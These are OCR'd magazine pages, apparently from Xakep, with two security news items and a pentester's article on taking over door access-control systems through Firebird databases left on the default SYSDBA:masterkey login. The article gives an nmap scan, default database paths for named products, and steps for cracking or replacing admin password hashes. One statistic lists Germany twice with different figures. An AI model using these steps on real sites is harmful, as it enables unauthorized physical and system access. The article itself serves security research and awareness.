
Исследователи компании Bitglass провели интересный эксперимент: они создали сайт вымышленного банка, снабдили его несуществующих служащих фейковыми личностями, подключили аккаунт Google Drive, добавили ко всему этому информацию о настоящих банковских картах, слили эти сфабрикованные данные в даркнет под видом результата фишинговой атаки и принялись ждать.

Спустя 48 часов уже можно было наблюдать сотни просмотров аккаунтов и скачиваний файлов, а за месяц компания зафиксировала более 1400 попыток использования фальшивых данных хакерами из 30 разных стран. Интересные факты, которые помог выявить данный эксперимент:

- 94% хакеров получили доступ к аккаунтам GoogleDrive фальшивых жертв;
- 36% хакеров в итоге сумели получить доступ к их «личным» банковским аккаунтам;
- 68% трафика, сгенерированного хакерами, проходило через Tor;
- 35% хакеров (из тех, кто не использовал Tor) имели российские IP-адреса.

ЗА ЧТО ПЛАТЯТ ВЫМОГАТЕЛЯМ?

→ **Эксперты компании Bitdefender решили посмотреть на работу вымогательского ПО с точки зрения жертвы. Так как шифровальщики, требующие выкуп, в последние годы стали настоящей эпидемией, найти и опросить пострадавших не составило большого труда. Специалисты собрали мнения 3009 жертв малвари из США, Франции, Германии, Дании, Великобритании и Румынии. Статистика получилась весьма грустная.**



От вымогательского ПО уже пострадали

13,1 млн американцев (4,1% населения страны)

3,1 млн жителей Германии

2,2 млн французов

1,7 млн граждан Германии

Средний размер выкупа составляет $568 для Великобритании, $446 для Дании, $350 для США, $227 для Германии, $203 для Франции и $132 для Румынии



Во всех странах пользователи согласны заплатить в первую очередь за возвращение доступа к личным документам; на втором месте по популярности – личные фото.
Наименьшую ценность для жителей всех стран, как оказалось, представляют рабочие файлы.

БЕЗОПАСНОСТЬ В ОПАСНОСТИ

ЭКСПЛУАТИРУЕМ ПРИМИТИВНЫЕ ОШИБКИ СКУД

Уровень доступа
IDKFA



Флинн Таггарт
Пентестер



idkfa@real.xakep.ru
xakep.ru



Евгений Соболев
sobolev@itpsl.ru
Practical Security Lab

Довольно часто мы ведемся на красивые маркетинговые фразы многих продуктов, такие как «Ваш компьютер защищен» или «Ваша система в безопасности». Мы довольно расслабляемся и думаем, что нам ничего не грозит. Но, оказывается, security-решения сами нуждаются в защите. Считаешь, та легкость, с которой злоумышленники в кино открывают любые двери — всего лишь красивая режиссерская выдумка? Ну что ж, давай выясним!

А для этого мы сегодня «пригласили на серьезный разговор» системы контроля и управления доступом (СКУД), которые как раз и отвечают за открытие дверей только нужным людям.

ПРЕАМБУЛА

При изучении безопасности различных объектов и ПО часто обнаруживаются уязвимости, возникающие просто от халатности или невнимательности. Например, когда на сервере не патчится / не отключается служба, про которую давно известно, что она «дырявая». Или когда после установке CMS-ки не удаляется инсталляционный скрипт. Дефолтные конфиги, дефолтные права тоже частенько приводят ко взлому систем. Ну и конечно же, встроенные учетки с логинами и паролями «по умолчанию». Все это при анализе защищенности очередной системы периодически попадается и мне.

Во время одного такого исследования, например, сканер сети обнаружил открытый **`3050/tcp`**, на котором обычно висит СУБД FireBird; а когда я попробовал подключиться к нему и войти под дефолтной учеткой **`SYSDBA:masterkey`**, никто мне не воспрепятствовал сделать это. Как потом оказалось, на сервере вертелась база системы контроля и управления доступом (в моей практике также встречались случаи, когда «огненная птичка» использовалась разным бухгалтерским ПО или ДБО системами). Имея доступ к такой базе, ты имеешь доступ к учеткам (логинам, паролям) всех пользователей, включая администраторов системы. Подсмотрев их, можно так же легко подключиться к системе через красивый GUI официального клиента. Почему легко? Потому что зачастую пароли хранятся в открытом виде. Если они хранятся в зашифрованном виде — то ничто не мешает узнать алгоритм шифрования, имея на руках экземпляр ПО, и расшифровать их. Использование хешей также не проблема, их можно сбрутить, или же подменить хеш к базе на нужный.

И тогда мне стало интересно: а много ли СКУДов подвержены такой уязвимости?

Было решено отобрать самых популярных представителей, протестировать их и посмотреть, что можно «выжать» из данной уязвимости с точки зрения злоумышленника. Давайте перейдем к исследованию.

ПОДХОД К ИССЛЕДОВАНИЮ

Для начала я скачал с официальных сайтов производителей демо-версии или обычные версии ПО, в зависимости от того, что было доступно. Если возможности скачать дистрибутив с сайта не было, то я связывался с производителем по email и просил предоставить демо или триал версию для тестирования или сравнительного анализа. Собрав наиболее распространенные дистрибутивы, я приступил к тестированию.

Каждая СКУД устанавливалась на виртуальную машину и анализировалась на предмет открытых портов. Если среди прочих появлялся `3050/tcp` порт, то я пробовал зайти на сервис, слушающий его, под дефолтным логином и паролем. Если залогиниться под стандартной учеткой не получалось, то есть программа при установке Firebird-сервера сменила пароль, то я пытался понять, на какой именно. Пробовал устанавливать ПО несколько раз и смотрел, изменялся ли хеш пароля от FB-сервера или нет. Если он не менялся, то есть при нескольких установках оставался одним и тем же, я предполагал, что пароль является универсальным для всех установок конкретного ПО. Это не лучше, чем использование общеизвестных учетных данных по умолчанию. Любой, кто установит себе такое решение, легко может узнать хеш от всех остальных клиентов, что не есть правильный и безопасный вариант.

После этого я откатывал виртуальную машину назад в первоначальное состояние и переходил к следующему образцу. Если программа не устанавливалась на Windows XP, те же действия повторялись в Windows 7. Все проверки проводились для ситуации, когда СКУД находится в локальной сети и установлена с параметрами по умолчанию. Уязвимым я считал ту СКУД, к СУБД которой удалось подключиться и увидеть внутренности базы.

РЕЗУЛЬТАТЫ ИССЛЕДОВАНИЯ

После завершения всех манипуляций я получил следующие результаты:

1. Двенадцать из двадцати пяти СКУД-решений имели такой недостаток. Это APACS 3000, ENT Контроль, KODOS, LyriX, Сфинкс, Castle, Elsys BASTION, Tempo Reale, АВАНГАРД, КРОНВЕРК Реверс, Стражъ, Электра-АС.
2. В остальных протестированных СКУД такой особенности, к счастью, не было выявлено. Это Шэлт ПРО, БИТ, Gate, Golden Gate 2002, ParsecNET, Perco, QUEST II, RusGuard, Smartec-Timex, Biosmart, ITV-Интеллект, Болид-ОРИОН ПРО, Сторк.

Уязвимость не всегда опасна

Стоит отметить, что не всегда возможность подключиться к СУБД и получить доступ к базе представляет большой риск для СКУД. Если подобные уязвимые системы используются, например, на подземной парковке жилого дома/комплекса, где на КПП сидит пара охранников, то риска здесь почти никакого нет, так как для того, чтобы воспользоваться данной уязвимостью, нужно иметь доступ в локальную сеть, где находится компьютер с сервером СКУД. В случае с парковкой просто некому воспользоваться таким недостатком, кроме как самим охранникам, которые и без этого имеют санкционированный доступ к системе. Другое дело — случаи, когда речь идет о большом офисе или организации, где есть непривилегированные пользователи и помещения, куда ходить без разрешения нельзя, то есть когда мы говорим о заводах, госорганах, средних и крупных компаниях и так далее.

ЭКСПЛУАТАЦИЯ

Около половины (12 из 25) рассмотренных систем оказались подвержены данной уязвимости, а это означает, что шанс встретить в реальной жизни СКУД-сервер с открытым 3050-м портом достаточно велик. Поэтому давай посмотрим, что можно сделать, если вдруг ты обнаружил в своей локальной сети такую машину.

НАЙТИ FIREBIRD

Первое, с чего следует начать, и что будет делать злоумышленник, — это искать во внутренней сети компании открытый `3050/tcp` порт. Для этого можно воспользоваться легендарным сканером nmap, запустив его с такими ключами:

```
nmap -sS -p3050 --open 192.168.0.0/24
```

В результате сканирования nmap выведет список хостов из сети `192.168.0.0/24`, на которых открыт tcp порт 3050 (результат сканирования представлен на рисунке 1).



```
root@localhost:~
[root@localhost ~]# nmap -sS -p3050 --open 192.168.0.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-16 18:22 MSK
Nmap scan report for 192.168.0.4
Host is up (0.00096s latency).
PORT      STATE SERVICE
3050/tcp open  gds_db
MAC Address: 08:00:27:82:10:53 (Cadmus Computer Systems)

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.55 seconds
[root@localhost ~]#
```

Рис. 1. Поиск в сети Firebird

Соответственно, адресация сети у каждого будет своя, но принцип поиска один и тот же.

ПОДКЛЮЧИТЬСЯ К FIREBIRD

Обнаружив в сети машину (или машины) с установленным сервером Firebird, попробуем к ним подключиться. Сделать это можно с помощью программы IBExpert. Забегая вперед, скажу, что для ее работы с «огненной птичкой» понадобится библиотека `fbclient.dll` (чтобы ее получить, установи Firebird-сервер на свою машину или скачай из Интернета). После установки пробуем подключиться к каждому найденному серверу. Для подключения потребуется знать логин, пароль и путь к БД на самом сервере. Логин и пароль будем использовать дефолтные (`SYSDBA:masterkey`), а путь к БД, скорее всего, с очень высокой долей вероятности окажется стандартным (пути к БД различных СКУД представлены на рисунке 2). Правда, так как в тестировании участвовали демо-версии, то не все пути на рисунке 2 будут соответствовать расположению баз в полноценных версиях. В любом случае, практически всегда есть вариант установить себе интересующую СКУД и посмотреть, какой она использует путь по умолчанию. Узнать название СКУД достаточно просто: можно спросить прямо, какая используется СКУД, можно попросить совета у безопасника: «Какая СКУД лучше?», и он сам все расскажет. Можно подсмотреть иконку или очертания интерфейса на мониторе на КПП. Иногда на считывателях карт есть значок производителя ПО. А можно просто перебрать все стандартные варианты, их немного.

Продукт	Путь	Порт	Версия БД	Библиотека
APACS 3000	c:\Program Files\APACS 3000\DB\APACS3000ENU.IB	3050	InterBase 2007	gds32.dll
ENT Контроль	c:\Program Files\ENT\Server\DB\CBASE.FDB	3050	Firebird 2.1	fbclient.dll
Kodos	c:\SSA\SKD-demo\codos_db\CODOS.GDB	3050	Firebird 1.0	fbclient.dll
LyriX	c:\LyriX51_demo\db\lyrix.ib	3057	InterBase 2007	gds32.dll
Elsys Bastion	c:\BastionDemo\Data\BASTION.GDB	3050	Firebird 2.5	fbclient.dll
Tempo Reale	c:\database\TRDEMO.IB	3050	Firebird 1.5	fbclient.dll
АВАНГАРДЪ GUARDE	c:\Program Files\GUARDE\СКУД Авангард\db\guarde.gdb	3050	Firebird 2.5	fbclient.dll
Кронверк REVERSE	c:\Program Files\REVERSE\ibnet.fdb	3050	Firebird 2.5	fbclient.dll
СТРАЖ	c:\Program Files\GUARD\db\baza.gdb	3050	Firebird 2.5	fbclient.dll
Электра-АС	c:\Electra\Access\NEWDOST.GDB	3050	InterBase 6.1	gds32.dll

Рис. 2. Примеры путей к файлам баз данных для различных СКУД




Рис. 3. Подключение к БД

РАЗОБРАТЬСЯ В СТРУКТУРЕ БД

Итак, мы подключились к БД напрямую и теоретически можем делать все, что хотим — даже то, что не позволяет сделать официальный интерфейс администрирования. Но чтобы взаимодействовать со СКУД через FB-сервер, нуж-

но разобраться в формате БД, а сколько СКУД, столько и разных форматов хранения информации в базе данных. Поэтому, чтобы избежать абстрактного разговора, все дальнейшие действия мы будем рассматривать на примере СКУД ENT Контроль. В других системах будет практически все то же самое.




Рис. 4. Структура БД

Прежде всего для подключения к серверу СКУД нам понадобится клиентская программа под конкретную версию. Еще нужно знать IP, логин, пароль. IP мы уже нашли с помощью сканера портов, а вот логин и пароль от интерфейса СКУД нам не известны, но их можно узнать из БД. В таблице **FB_UZP** хранятся данные для авторизации пользователей управления СКУД (см. рисунок 5).

Table : [FB_UZP] : 192.168.0.4:C:\Program Files\ENT\Server\DB\CBASE.FDB (192.168.0.4:C:\Program File

Table · Get record count · FB_UZP

Fields · Constraints · Indices · Dependencies · Triggers · Data · Master/Detail View · Description · DDL

Record: 1 · Font size: 8

U_LOGIN	U_PASS	U_TYPE	U_SET	U_SET2	U_FAV	U_SET3
1	c4ca4238a0b923820dcc509a6f75849b	1	<null>	<null>	<null>	<null>
adminpetr	21232F297A57A5A743894A0E4A801FC3	1			<null>	
adminvalera	5F31C06D79791BAA44DCB39528F37057	1			<null>	
admin	C5D2691AAAFC8EA07385209528EEA44E	1			<null>	

Рис. 5. Учетные записи СКУД в БД

Логин хранится в открытом виде, а пароль — в виде хеша (md5). Тут мы можем поступить разными способами:



1. сбрутить хеши и узнать пароли (привет cmd5.ru);
2. заменить хеш нужного пользователя на известный нам, например, **c4ca4238a0b923820dcc509a6f75849b**, что соответствует паролю **1**;
3. создать нового пользователя со своим паролем/хешем.




Рис. 6. Брут хешей online

Выбор за тобой, только после всех этих действий не забудь сделать Commit, чтобы все изменения были сохранены.

